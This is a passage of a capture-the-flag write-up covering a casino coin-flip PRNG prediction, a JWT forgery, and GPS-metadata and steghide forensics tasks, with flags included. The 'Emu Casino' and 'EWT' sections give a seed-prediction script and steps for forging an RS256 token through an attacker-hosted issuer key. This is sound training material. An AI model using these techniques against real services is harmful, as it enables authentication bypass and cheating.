
Step 8: Use `From Base64` Operation

Upon reviewing the output of the "From Hex" operation, I realise that the raw value is now an ASCII Base64 string (ends with a "=").

To decode it back into its raw format, I use this operation again:

```
From Base64
```

Operation Output:



This is the decoded data!

Flag Found

```
UWA{tH3_eMoO5_w1LL_n3V3r_sToP_d01nG_tH35e_dVmB_c1Br_cH3eF_ch4LlS}
```

Emu Casino

Step 1: Research On Pseudo-Random Number Generator (PRNG)

After research on PRNG, I learn that it is an algorithm that generates a sequence of numbers that appear random but are actually deterministic. The PRNG's seed, is crucial as it determines the entire sequence of random numbers it produces. By knowing or manipulating the seed, I can predict the sequence of random numbers generated by the PRNG, thereby compromising the randomness of processes dependent on these numbers -- in this case the coin flip game.

Step 2: Examine Given Python File

I start by examining the provided code in `flip_coin.py` to understand how the coin flipping game works.


The code uses the Python random.choice() function to randomly select "heads" or "tails". However, it sets the seed based on the `current round` and `session ID`. This is where the potential vulnerability lies. I can exploit this vulnerability.

Step 3: Modifying The Solution Template

Having examined the Python files, I've determined that the seed formation involves combining the current round number with the session ID. I'm now able to craft the code in `solution_template.py` to obtain the outcome of heads or tails for every round.


However, before proceeding, I must acquire the session ID. To obtain it, I need to inspect the Emu Casino webpage, particularly in the cookies section under the application section. It will be displayed in the format: "session:" followed by the session value.

This is where I found the session id:



As Flask sessions are stored as cookies and signed with a secret key, I will utilize the website `cyberchef.io` to decode this session value.

As seen below:



I decode the value using `From Base64` operation.

The session id is: `cb43341d9bff0b0af943c6e554542835`. If I reset the game, the session ID will change.

I can now craft the code in solution_template.py.

As seen below:


solution_template.py | flip_coin.py

```python
from random import choice, seed


def flip_coin():
    # Change this line
    session_id = "cb43341d9bff0b0af943c6e554542835"
    # Change this line
    round = 1

    seed(str(round) + "_" + session_id)

    print(choice(["tails", "heads"]))


flip_coin()
```

Step 4: Start Playing The Game To Obtain The Flag

For each round of the game, I adjust the `round value` in the `solution_template.py` to determine the outcome of heads or tails for that specific round. Subsequently, I place my bets on heads or tails accordingly on the game webpage. Throughout this process, the session ID remains constant.

As seen below:



To clarify, let's consider the 5th round of the game, as illustrated above. I input the value of 5 for the round variable in my solution code. The resulting outcome is "tails." Consequently, I place my bet on the page as "tails" and proceed to the next round (6th round). I continue this process until the 10th round, by which point I have accumulated a small fortune of 10,000 E-Bucks in the game.

I have obtained the flag!

Congratulations on being part of the 1% of Emus that won it big!

UWA{R0LLl111Llli1iNg_1N_C4$$$$h!11!}

Flag Found

```
UWA{R0LLl111Llli1iNg_1N_C4$$$$h!11!}
```

EWT

Step 1: Identifying The Vulnerability In How The Emus Validate JWT Tokens

Upon inspecting the `website.js` code, I find that the flaw in the JWT token validation function lies in the limited support for RS256 signing algorithm and the absence of a mechanism for Emus to sign their own RS256 JWTs. Currently, the validation function only allows HS256 and RS256 signing algorithms. However, if the signing algorithm is RS256, it attempts to fetch the public key from the URL provided in the JWT's "iss" claim. Yet, the Emus have not yet figured out how to sign their own RS256 JWTs, leaving a gap in the authentication process.

This vulnerability can be exploited to obtain a JWT token that grants access to the flag by `crafting a malicious RS256 JWT token`. Since the validation function allows RS256 signed JWTs and attempts to fetch the public key from the URL provided in the token's "iss" claim, I can create a fake issuer URL containing a public key of my choice. By signing the JWT token with this fake public key, I can bypass the authentication mechanism and obtain a token that grants access to the flag.

Step 2: Obtain Human JWT


First, I obtain the human JWT by interacting with the button on the EWT website. I copy the resulting token for further processing.

This is the token:

Step 3: Decode JWT

To further process the token, I paste the copied token onto the website `cyberchef.io` and utilize the `JWT DECODE` operation to decode it.

As seen below:




The decoded output follows a specific format, including fields such as "username" and "iat" (short for "issued at time").

Step 4: Generate RSA Key Pair

Since the emus haven't mastered signing their own RS256 JWTs, I proceed to generate a private and public RSA key pair for this purpose. I do this using the website `cyberchef.io`.

As seen below:




I use the `Generate RSA Key Pair` operation.

Step 5: Uploading The Public Key To Pastebin

To create the fake issuer URL, I copy the generated public key (from step 4) and paste it onto the website `pastebin`. After pasting, I retrieve the URL by navigating to the "create new paste" option, selecting "raw", and copying the URL from the web browser bar.

As seen below:




```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCyruOpeoLFkL1HSYWQNrPGeJ6T
YMN+CMjbB4mZWmuZAsPozlBjYWUWiU9cA993dkAmQsbm4e9HO6UfEZXZFMWHo3Gx
uUurDC/rfD2tnAsr9a0jkAANSP1SyFZE7Yuv3CvtETfLIAEP6aPlj5tVdnsVXHUF
E9A2MGNUXxxZhU8U6QIDAQAB
-----END PUBLIC KEY-----
```

The fake issuer URL is: `https://pastebin.com/raw/D7rRRMZV`

Step 6: Crafting Malicious RS256 JWT Token

Now, I can initiate the crafting of the JWT Token. Utilizing the decoded output obtained in step 3 as a template, I prepare my JWT token. Referring to the `website.js` source code, I identify the emu's username, which is `superior-emu`, and modify the username field in the decoded JWT to reflect this value. I then insert the fake issuer URL. With these adjustments, the malicious JWT token is now ready for signing.


New JWT token:

```
{
    "username": "superior-emu",
    "iss": "https://pastebin.com/raw/D7rRRMZV"
}
```

Step 7: Signing The New JWT Token

Using the website `cyberchef.io`, I proceed to sign the newly crafted JWT token. Employing the `JWT Sign` operation, I utilize the private key generated earlier in step 4. Additionally, I adjust the signing algorithm to `RS256`. The resulting output is the token capable of bypassing the EWT website's authentication mechanism.


As seen below:



Step 8: Obtaining The Flag

To obtain the flag, I paste the output from step 7 onto the EWT website.

Result:



I obtained the flag!

Flag Found

```
UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y???}
```

Part 3 - Forensics

Caffeinated Emus

Step 1: Extracting Image Metadata

To extract the metadata of the given image, I used this website: https://brandfolder.com/workbench/extract-metadata

After downloading the given image file to my computer, I drag it from my computer folder and dropped it in the dropbox provided on the website. The website will extract the image's metadata. The metadata includes the GPS location.

GPS Location Obtained From The Extraction:


GPSLatitude: 31 deg 27' 59.19" S
GPSLongitude: 119 deg 29' 0.70" E
GPSPosition: 31 deg 27' 59.19" S, 119 deg 29' 0.70" E

```
Location Latitude: 31 deg 27'59.19" South

Location Longitude: 119 deg 29' 0.70 East
```


Step 2: Obtaining Location Where The Photo Was Taken

To obtain the location, I used this website: https://www.gps-coordinates.net/gps-coordinates-converter

I input the location's latitude and longitude obtained from step 1, into the website as seen below:



Result Of The Input:



The nearest town where this photo was taken is at: `Marvel Loch, Marvel Loch WA, Australia`

Flag Found

```
UWA{Marvel Loch}
```

Flightless Data

Step 1: Installing `steghide` In Linux Container And Examining The Given Email

As it was hinted that the secret message may have been hidden in the image attached to the email using `steghide`,

I installed `steghide` in my Linux container using the following command:

```
sudo apt install steghide
```

Installation:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt install steghide
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libmcrypt4 libmhash2
Suggested packages:
  libmcrypt-dev mcrypt
The following NEW packages will be installed:
  libmcrypt4 libmhash2 steghide
0 upgraded, 3 newly installed, 0 to remove and 1603 not upgraded.
Need to get 309 kB of archives.
After this operation, 905 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Next, upon examining the email, there is indeed an image inside.

This is the image:

Step 2: Research On `steghide`

I searched up "steghide documentation" on Google and read more about `steghide` on this website: https://steghide.sourceforge.net/

It is crucial to note that `steghide` support files in these formats only: JPEG, BMP, WAV and AU.

Back to my terminal, I search for the available options of `steghide`, using the following command:

```
steghide --help
```


`steghide` options:

```
┌──(kali㉿kali)-[~]
└─$ steghide --help
steghide version 0.5.1

the first argument must be one of the following:
 embed, --embed           embed data
 extract, --extract       extract data
 info, --info             display information about a cover- or stego-file
   info <filename>        display information about <filename>
 encinfo, --encinfo       display a list of supported encryption algorithms
 version, --version       display version information
 license, --license       display steghide's license
 help, --help             display this usage information

embedding options:
 -ef, --embedfile         select file to be embedded
   -ef <filename>         embed the file <filename>
 -cf, --coverfile         select cover-file
   -cf <filename>         embed into the file <filename>
 -p, --passphrase         specify passphrase
   -p <passphrase>        use <passphrase> to embed data
 -sf, --stegofile         select stego file
   -sf <filename>         write result to <filename> instead of cover-file
 -e, --encryption         select encryption parameters
   -e <a>[<m>]|<m>[<a>]   specify an encryption algorithm and/or mode
   -e none                do not encrypt data before embedding
 -z, --compress           compress data before embedding (default)
   -z <l>                  using level <l> (1 best speed ... 9 best compression)
 -Z, --dontcompress       do not compress data before embedding
 -K, --nochecksum         do not embed crc32 checksum of embedded data
 -N, --dontembedname      do not embed the name of the original file
 -f, --force              overwrite existing files
 -q, --quiet              suppress information messages
 -v, --verbose            display detailed information
```

Step 3: Extracting The Attached Image In Given Email

As previously mentioned, `steghide` only works with specific file formats. For the current task, I must extract the JPEG image from the provided file `email.html`.

To do so, I first opened up the email in my browser as seen below:




Hi Mike,

I wish us Emus could fly :.(. Instead all we can do is fly on planes like in the attached image.

Afterwards, I right-clicked on the image and selected the `Inspect (Q)` option. Then, I copied the image URL from the HTML code, pasted it into a new Google search bar, and saved the image to my computer.

This is the `image URL`:



The image is now saved as a `.jpeg` file.

Step 4: Extracting The Secret Message From The Image

To extract the secret message from the image, I use the following command:

```
steghide --extract -sf image.jpeg
```


Explanation of Flags:

- `--extract` : Extracts the data from the image
- `-sf` : Extracts the data from the given filename
- `image.jpeg` : The image file that I extracted and saved to my computer

After executing the command, the system prompted for a passphrase to extract the data.
I entered the passphrase that was provided in the email as seen below:

> P.S. The password is **theEMusWiLLRoOld3w0oRlD**

The secret message was extracted to a file called `secret.txt` as seen below:




Since the `secret.txt` file resides in the current directory, I will employ this command to access its contents:

```
cat secret.txt
```

Explanation of `cat` command: Concatenate files and print on the standard output

The secret message is found below!



Flag Found

```
UWA{fLigHtL3sS_d4Ta_uNd3r_tH3_r4dAr}
```

Ruffled Feathers

Step 1: Install And Open `GHex`

To analyse the corrupted PDF file, I use `GHex`, a hex editor for analysing the start of the PDF file.

